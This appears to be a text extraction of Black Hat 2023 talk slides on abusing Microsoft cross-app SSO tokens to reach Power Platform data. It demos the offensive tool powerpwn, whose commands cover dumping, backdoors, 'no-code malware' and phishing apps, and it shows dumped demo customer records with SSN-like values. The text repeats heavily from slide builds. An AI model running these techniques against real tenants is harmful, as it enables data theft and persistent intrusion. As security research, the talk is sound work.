
application_name	Visual Studio	Microsoft Flow
Office 365 Management	OneDrive iOS App	Microsoft Planner
Microsoft Azure CLI	Microsoft Bing Search for Microsoft Edge	Microsoft Intune Company Portal
Microsoft Azure PowerShell	Microsoft Stream Mobile Native	Accounts Control UI
Microsoft Teams	Microsoft Teams - Device Admin Agent	Yammer iPhone
Windows Search	Microsoft Bing Search	OneDrive
Outlook Mobile	Office UWP PWA	Microsoft Power BI
Microsoft Authenticator App	Microsoft To-Do client	SharePoint
OneDrive SyncEngine	PowerApps	Microsoft Edge
Microsoft Office	Microsoft Whiteboard Client	Microsoft Tunnel

How does msft cross-app SSO work? (or introduction to family of client IDs)

application_name	Visual Studio	Microsoft Flow
Office 365 Management	OneDrive iOS App	Microsoft Planner
Microsoft Azure CLI	Microsoft Bing Search for Microsoft Edge	Microsoft Intune Company Portal
Microsoft Azure PowerShell	Microsoft Stream Mobile Native	Accounts Control UI
Microsoft Teams	Microsoft Teams - Device Admin Agent	Yammer iPhone
Windows Search	Microsoft Bing Search	OneDrive
Outlook Mobile	Office UWP PWA	Microsoft Power BI
Microsoft Authenticator App	Microsoft To-Do client	SharePoint
OneDrive SyncEngine	PowerApps	Microsoft Edge
Microsoft Office	Microsoft Whiteboard Client	Microsoft Tunnel
		Microsoft Edge
		SharePoint Android
		Microsoft Edge

Family of client IDs

Microsoft Azure
CLI




API Hub token



Exchange tokens to win


We need to find an AAD app that is:

1. On by-default
2. Pre-approved to query API Hub
3. Public client



And now for the fun part

```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn -h
```



```
usage: powerpwn [-h] [-l LOG_LEVEL] {dump,gui,backdoor,nocodemalware,phishing} ...
```

positional arguments:

```
{dump,gui,backdoor,nocodemalware,phishing}
```

command

```
dump          Recon for available data connections and dump their content.
```

```
gui           Show collected resources and data via GUI.
```

```
backdoor      Install a backdoor on the target tenant
```

```
nocodemalware Repurpose trusted execs, service accounts and cloud services to power a malware operation.
```

```
phishing     Deploy a trustworthy phishing app.
```

optional arguments:


```
-h, --help      show this help message and exit
```

```
-l LOG_LEVEL, --log-level LOG_LEVEL
```

```
Configure the logging level.
```



```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn -h
```




```
usage: powerpwn [options] {dump,gui,backdoor,nocodemalware,phishing} [targets]
positional arguments:
{dump,gui,backdoor,nocodemalware,phishing}      command
                                                 Recon for available data connections and dump their content.
                                                 Show collected resources and data via GUI.
                                                 Install a backdoor on the target tenant
                                                 Repurpose trusted execs, service accounts and cloud services to power a malware
                                                 Deploy a trustworthy phishing app.
```

```
optional arguments:
-h, --help            show this help message and exit
-l LOG_LEVEL, --log-level LOG_LEVEL
                      Configure the logging level.
```



```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn -h
```

**command**

- | | |
|------|--|
| dump | Recon for available data connections and dump their content. |
| gui | Show collected resources and data via GUI. |

backdoor

Install a backdoor on the target tenant

nocodemalware

Repurpose trusted execs, service accounts and cloud services to power a malware

phishing

Deploy a trustworthy phishing app.

command

- | | |
|------|--|
| dump | Recon for available data connections and dump their content. |
|------|--|

gui

Show collected resources and data via GUI.

backdoor

Install a backdoor on the target tenant

nocodemalware

Repurpose trusted execs, service accounts and cloud services to power a malware operation.

phishing

Deploy a trustworthy phishing app.

optional arguments:


-h, --help show this help message and exit


-l LOG_LEVEL, --log-level LOG_LEVEL

Configure the logging level.



```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn dump -t fc993b0f-345b-4d01-9f67-9ac4a140dd43
```





powerpwn - Credentials

- [All Resources](#)
- [Credentials](#)
- [Automations](#)
- [Applications](#)
- [Connectors](#)

Connector	Connection	Created by			
 shared_azurefile	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_azureblob	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
 shared_sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground		Dump

powerpwn - Credentials

- [All Resources](#)
- [Credentials](#)
- [Automations](#)
- [Applications](#)
- [Connectors](#)

Connector	Connection	Created by			
 shared_azurefile	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_azureblob	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
 shared_sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground		Dump

powerpwn - Credentials

- [All Resources](#)
- [Credentials](#)
- [Automations](#)
- [Applications](#)
- [Connectors](#)

Connector	Connection	Created by			
 shared_azurefile	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_azureblob	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
 shared_sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground		Dump

.cache / data / Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43 /
connections / shared_sql / ff47194e357e459b8756a5f43f59ccc6 /
table

	Name	↓ Z	Mimetype	Modified	Size
	default-Customers.json		application/json	2023.07.28 11:09:35	23.92 KiB
	default-sys.database_firewall_rules.json		application/json	2023.07.28 11:09:35	2 B
	default-sys.ipv6_database_firewall_rules.json		application/json	2023.07.28 11:09:36	2 B



```
[{"@odata.etag": "", "ItemInternalId": "7eb41684-4b64-4f39-9eab-90fbe30ba62c", "CustomerID": 34553, "FirstName": "Jamie", "LastName": "Reding", "Email": "jamier@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-1111"}, {"@odata.etag": "", "ItemInternalId": "566a2e62-1c95-4e49-bdc6-c141023d66ac", "CustomerID": 98256, "FirstName": "Christa", "LastName": "Geller", "Email": "christag@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-2222"}, {"@odata.etag": "", "ItemInternalId": "43288280-ae24-450e-9feb-f6605d9c1ec2", "CustomerID": 76234, "FirstName": "David", "LastName": "Brenner", "Email": "davidb@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-3333"}, {"@odata.etag": "", "ItemInternalId": "52f7ad4a-9159-486e-885c-69c78fa59138", "CustomerID": 43256, "FirstName": "Laura", "LastName": "Miller", "Email": "lauram@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-4444"}, {"@odata.etag": "", "ItemInternalId": "e53da160-f087-4e08-b3fb-eb16283781c5", "CustomerID": 67322, "FirstName": "Robert", "LastName": "Thompson", "Email": "robertt@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-5555"}, {"@odata.etag": "", "ItemInternalId": "f6ce0c32-b846-4c4a-ad61-2f3bf74d0d06", "CustomerID": 78654, "FirstName": "Amanda", "LastName": "Smith", "Email": "amandas@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-6666"}, {"@odata.etag": "", "ItemInternalId": "e998798e-2e21-408f-b3e6-2ff7fde41510", "CustomerID": 89322, "FirstName": "John", "LastName": "Davis", "Email": "johnd@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-7777"}, {"@odata.etag": "", "ItemInternalId": "9219f091-1238-4cf8-b9a7-f4b7e3f3a958", "CustomerID": 11245, "FirstName": "Emily", "LastName": "Harris", "Email": "emilyh@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-8888"}, {"@odata.etag": "", "ItemInternalId": "8ba98fcc-b7f8-401f-abf5-842065f37d56", "CustomerID": 55677, "FirstName": "Michael", "LastName": "Sanders", "Email": "michaels@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-9999"}, {"@odata.etag": "", "ItemInternalId": "425f5a25-0f8d-4295-a3bf-7ab0388f8d7a", "CustomerID": 68984, "FirstName": "Sophie", "LastName": "Carter", "Email": "sophiec@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-0000"}, {"@odata.etag": "", "ItemInternalId": "07c0f4f1-1b45-40d4-ba05-9a1a6c15768f", "CustomerID": 45779, "FirstName": "Stephen", "LastName": "Williams", "Email": "stephenw@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-1234"}, {"@odata.etag": "", "ItemInternalId": "e270c995-1132-4900-afe1-f745fdb38452", "CustomerID": 23456, "FirstName": "Olivia", "LastName": "Lee", "Email": "olivial@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-4321"}, {"@odata.etag": "", "ItemInternalId": "6bda1a1f-b705-4a3d-a392-856c9c286c73", "CustomerID": 64784, "FirstName": "Patricia", "LastName": "Foster", "Email": "patriciaf@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-9876"}, {"@odata.etag": "", "ItemInternalId": "9dd9e288-b96d-45de-9b3d-5bd7572e8cc4", "CustomerID": 34598, "FirstName": "Daniel", "LastName": "Brown", "Email": "danielb@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-6789"}, {"@odata.etag": "", "ItemInternalId": "b6884c5e-3c43-49ca-b341-aef0cf0f5eff", "CustomerID": 79000, "FirstName": "Elizabeth", "LastName": "Perez", "Email": "elizabethp@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-7890"}, {"@odata.etag": "", "ItemInternalId": "9a2650d6-693a-45e8-b80c-4995a9d054af", "CustomerID": 74321, "FirstName": "Jason", "LastName": "Mitchell", "Email": "jasonm@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-09"}, {"@odata.etag": "", "ItemInternalId": "bc932b1b-5ff2-4c8d-a28f-6ac86eed4529", "CustomerID": 97654, "FirstName": "Sarah", "LastName": "Gonzalez", "Email": "sarahg@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-5678"}, {"@odata.etag": "", "ItemInternalId": "12857b5e-8cdc-49ee-961d-2b47adb1f6a0", "CustomerID": 12345, "FirstName": "Thomas", "LastName": "Martin", "Email": "thomasm@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-12345"}]
```



powerpwn - Credentials

- [All Resources](#)
- [Credentials](#)
- [Automations](#)
- [Applications](#)
- [Connectors](#)

Connector	Connection	Created by			
 shared_azurefile	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_azureblob	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_azuretables	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_azurequeues	Azure Queues	jamier@zenitydemo.onmicrosoft.com	Playground	Raw	Dump
 shared_sql	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	Playground	Raw	Dump
 shared_sql	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	Playground		Dump

SqlPassThroughNativeQuery

POST

/ff47194e357e459b8756a5f43f59ccc6/datasets({dataset})/query({language})



Parameters

Try it out

Name Description

dataset * requiredstring
(path)

dataset

language * requiredstring
(path)

language

query * requiredobject
(body)

Example Value | Model

```
{  
  "actualParameters": {  
    "additionalProp1": {},  
    "additionalProp2": {},  
    "additionalProp3": {}  
  },  
  "formalParameters": {  
    "additionalProp1": "string",  
    "additionalProp2": "string",  
    "additionalProp3": "string"  
  },  
  "query": "string"  
}
```



Parameter content type

Power Pwn

Black Hat Arsenal USA 2023 DEFCON 30

Stars 173 Follow Michael.bargury owasp.org

Power Pwn is an offensive security toolset for Microsoft Power Platform.

Install with `pip install powerpwn`.

Check out our [Wiki](#) for docs, guides and related talks!




Try it for yourself!

github.com/mbrg/power-pwn



Defense

Cloud

